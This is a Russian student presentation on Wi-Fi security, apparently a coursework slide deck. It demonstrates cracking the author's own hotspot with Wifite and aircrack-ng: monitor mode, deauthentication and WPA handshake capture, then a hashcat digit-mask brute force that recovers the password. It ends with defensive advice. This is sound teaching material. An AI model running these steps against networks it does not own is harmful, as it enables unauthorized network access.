Обеспечение безопасности беспроводных сетей

Подготовил студент КС381 Майер Е.С.

Содержание

1. Введение
2. Актуальность темы
3. Основные понятия и термины
4. Развёртка тестового стенда
5. Демонстрация уязвимостей
6. Методы предотвращения
7. Заключение
8. Список литературы

Введение

- Каждый современный человек нуждается в быстром и безопасном доступе в Интернет. Нет никакого сомнения, что почти у всех дома стоит Wi-Fi роутер. В сетях быстрого питания, аэропортах, торговых центрах – везде есть беспроводные сети, которые, как правило, могут иметь пароль и которые могут и не иметь защиты вовсе.
- Защита своей сети (будь то домашняя или корпоративная) является одной из важных вещей в построении. Не стоит этим пренебрегать.
  О способах защиты и видах угрозах была подготовленная данная работа.

Актуальность данной темы

Актуальность данной темы заключается в том, что каждый должен не допускать негативных воздействий на свою сеть. Ситуации могут быть разного рода (от просмотра камер видеонаблюдения, которые могут стать причиной ограбления магазина или дома, до банального использования трафика третьими лицами).

Для защиты своей сети от несанкционированного доступа необходимо:

- Обеспечить стойкий к подбору пароль.
- Ограничить количество клиентов для пользования сети.
- Настроить межсетевой экран.
- Использование современных технологий (OWE и/или WPA3-PSK (при наличии)).


Основные понятия и термины

- **Aircrack-ng** — набор программ, предназначенных для обнаружения беспроводных сетей, перехвата трафика, проверка стойкости, в том числе пентеста беспроводных сетей (подверженность атакам на оборудование и атакам на алгоритмы шифрования).
- **Wifite** — это инструмент для автоматизации взлома паролей Wi-Fi, который использует почти все известные методы взлома WiFi, (атака Pixie-Dust, брутфорс PIN, атака NULL PIN, захват рукопожатия WPA + офлайн-взлом, PMKID Hash Capture + офлайн-взлом и различные техники взлома WEP).
- **Wi-Fi** — технология беспроводной локальной сети с устройствами на основе стандартов IEEE 802.11 (набор стандартов связи для коммуникации в беспроводной локальной сетевой зоне).
- **Вардрайвинг** — процесс поиска и взлома уязвимых точек доступа беспроводных сетей Wi-Fi человеком либо группой лиц, оснащённых переносным компьютером с Wi-Fi-адаптером.
- Тестирование на проникновение (жарг. *Пентест*) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника.
- Полный перебор (или метод «грубой силы», жарг. *брутфорс*) — метод решения математических задач. Относится к классу методов поиска решения исчерпыванием всевозможных вариантов

Развёртка тестового стенда


- Для теста было решено развернуть небольшую сеть: хот-спот, ПК с установленной ОС Linux в режиме LiveCD (дистрибутив Kali), Wi-Fi адаптер для ПК (TP-Link)

Логотип дистрибутива Kali Linux



Сеть, которая будет подвергаться тестированию

Развёртка тестового стенда



Демонстрация уязвимостей

```
┌──(kali㉿kali)-[~/rtl8188eus]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   1330 wpa_supplicant


┌──(kali㉿kali)-[~/rtl8188eus]
└─$ sudo ip link set wlan0 down
```

```
┌──(kali㉿kali)-[~/rtl8188eus]
└─$ sudo iw dev wlan0 set type monitor

┌──(kali㉿kali)-[~/rtl8188eus]
└─$
```

Перевод адаптера из режима Manage в Monitor и поиск всех сетей в радиусе видимости устройства

Демонстрация уязвимостей

```
┌──(kali㉿kali)-[~]
└─$ sudo wifite

  .                    .
.  .  .        .  .  .   wifite2 2.5.8
:  :  :  (¯)  :  :  :   a wireless auditor by derv82
`  `  `  /¯\  `  `  `   maintained by kimocoder
        /___\            https://github.com/kimocoder/wifite2

[!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools

[+] Using wlan0 already in monitor mode

[+] Scanning. Found 2 target(s), 0 client(s). Ctrl+C when ready ^C
  NUM                      ESSID   CH  ENCR   POWER  WPS?  CLIENT
  ---  --------------------------  --  -----  -----  ----  ------
    1                Bad_hotspot   1  WPA-P   43db    no
    2                       real   2  WPA-P   19db    no
[+] select target(s) (1-2) separated by commas, dashes or all: 1
```

Запуск программы Wifite из под sudo и последующий выбор тестируемой сети

Демонстрация уязвимостей

```
[+] (1/1) Starting attacks against 0A:E1:BE:70:DA:5C (Bad_hotspot)
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
[+] Bad_hotspot (67db) WPA Handshake capture: Listening. (clients:0, deauth:14s, timeout:4m59s)
[+] Bad_hotspot (67db) WPA Handshake capture: Listening. (clients:0, deauth:13s, timeout:4m58s)
[+] Bad_hotspot (67db) WPA Handshake capture: Listening. (clients:0, deauth:12s, timeout:4m57s)
[+] Bad_hotspot (67db) WPA Handshake capture: Listening. (clients:0, deauth:11s, timeout:4m56s)
[+] Bad_hotspot (67db) WPA Handshake capture: Listening. (clients:0, deauth:10s, timeout:4m55s)
[+] Bad_hotspot (67db) WPA Handshake capture: Discovered new client: F2:8D:44:A3:18:85
[+] Bad_hotspot (66db) WPA Handshake capture: Listening. (clients:1, deauth:14s, timeout:4m43s)
[+] Bad_hotspot (66db) WPA Handshake capture: Listening. (clients:1, deauth:13s, timeout:4m42s)
[+] Bad_hotspot (66db) WPA Handshake capture: Listening. (clients:1, deauth:12s, timeout:4m41s)
[+] Bad_hotspot (66db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_Badhotspot_0A-E1-BE-70-DA-5C_2022-04-10T18-31-18.c
ap saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for 0a:e1:be:70:da:5c
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 100.00% ETA: 0s @ 2803.1kps (current key: 28042804)
[!] Failed to crack handshake: wordlist-probable.txt did not contain password
[+] Finished attacking 1 target(s), exiting
```

Ожидание перехвата handshake пакета

Демонстрация уязвимостей

```
C:\Users\thr33b33\Desktop\hashcat-6.1.1>hashcat.exe -m 2500 -a 3 wpa2.hccapx ?d?d?d?d?d?d?d?d
```

```
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     5234 H/s (11.96ms) @ Accel:4 Loops:32 Thr:1024 Vec:1
Recovered........: 0/3 (0.00%) Digests
Progress.........: 442368/100000000 (0.44%)
Rejected.........: 0/442368 (0.00%)
Restore.Point....: 40960/10000000 (0.41%)
Restore.Sub.#1...: Salt:0 Amplifier:4-5 Iteration:2784-2816
Candidates.#1....: 92832234 -> 91616000
Hardware.Mon.#1..: Temp: 64c Fan:  0%

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Name........: WPA-EAPOL-PBKDF2
Hash.Target......: wpa2.hccapx
Time.Started.....: Tue Apr 12 00:21:41 2022 (1 min, 26 secs)
Time.Estimated...: Tue Apr 12 05:40:10 2022 (5 hours, 17 mins)
Guess.Mask.......: ?d?d?d?d?d?d?d?d [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     5233 H/s (11.96ms) @ Accel:4 Loops:32 Thr:1024 Vec:1
Recovered........: 0/3 (0.00%) Digests
Progress.........: 450560/100000000 (0.45%)
Rejected.........: 0/450560 (0.00%)
Restore.Point....: 40960/10000000 (0.41%)
Restore.Sub.#1...: Salt:0 Amplifier:5-6 Iteration:1216-1248
Candidates.#1....: 42832234 -> 41616000
Hardware.Mon.#1..: Temp: 65c Fan:  0%

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

Расшифровка пакета с использованием утилиты HashCat

Демонстрация уязвимостей

```
C:\Users\thr33b33\Desktop\hashcat-6.1.1>hashcat.exe -m 2500 -a 3 wpa2.hccapx ?d?d?d?d?d?d?d?d --show
0ae1be70da5c:f28d44a31885:Bad_hotspot:23230000

C:\Users\thr33b33\Desktop\hashcat-6.1.1>
```

hashcat.potfile – Блокнот

Файл Правка Формат Вид Справка

```
dcad82b03322f4887aee2b7eda9c097ab0e363b8cdf80652789751dafb32e6bc*4261645f686f7473706f74:23230000
```

Результат проделанной работы, сохранённый в файле hashcat.potfile и выведенный атрибутом --show в консоли.

Методы предотвращения

- 1. Длина пароля должна быть от девяти символов до шестнадцати (оптимальной длиной считается длина в промежутке).
- 2. Помимо пароля для сети необходимо задуматься о смене пароля на роутере (если таковой используется). Конкретно говорится про конфигурацию оборудования, так как к ней тоже может иметь доступ злоумышленники, и поменяв там настройки могут быть различные проблемы.
- 3. Отключение трансляции SSID (включение “невидимки”). С данной опцией можно снизить шанс стать жертвой взлома.
- 4. Использование современных методов шифрования данных. Если нет возможности использовать протоколы WPA3/OWE, то стоит ограничиться минимум WPA2-AES. Устаревший TKIP ещё и ограничивает скорость передачи данных до 54 Мбит/с.
- 5. Обновление встроенного ПО. Время от времени производители своего оборудования обновляют прошивку своих устройств, что повышает безопасность. Регулярное обновление – ключ к защите.
- 6. Фильтрация MAC-адресов. При добавлении в специальный пул доверенные MAC-адреса возрастает безопасность сети, так как злоумышленник не сможет подключиться к сети с другим адресом, который не добавлен в список.
- 7. Отключение DHCP-сервера. При отключении службы раздачи IP адресов, роутер не станет раздавать адреса кому попало при подключении и фиксировать их в конфигурации оборудования.
- 8. VPN для WLAN. Очень интересная функция, так как защищённый туннель используется между участниками сети и роутером.

Заключение

- Проведя независимый тест своей точки доступа можно смело заявить – для своей же безопасности стоит задуматься над организацией обеспечения безопасности домашней сети, так как это может сказаться в будущем или даже настоящем. Также нужно всегда быть в курсе событий новых технологий, соблюдать простые правила, по возможности не натыкаться на сомнительные ресурсы и не делать необдуманных действий с аппаратной частью сети. Каждое решение должно приниматься с логикой, возможностью предугадать дальнейшее развитие действий. Будьте в безопасности!

Список литературы

- https://www.kali.org/
- https://ru.wikipedia.org/wiki/Kali_Linux
- https://hashcat.net/hashcat/
- https://ru.wikipedia.org/wiki/Wi-Fi
- https://ru.wikipedia.org/wiki/%D0%92%D0%B0%D1%80%D0%B4%D1%80%D0%B0%D0%B9%D0%B2%D0%B8%D0%BD%D0%B3
- https://ru.wikipedia.org/wiki/WPA
- https://www.kaspersky.ru/resource-center/definitions/wep-vs-wpa
- https://ru.wikipedia.org/wiki/IEEE_802.11a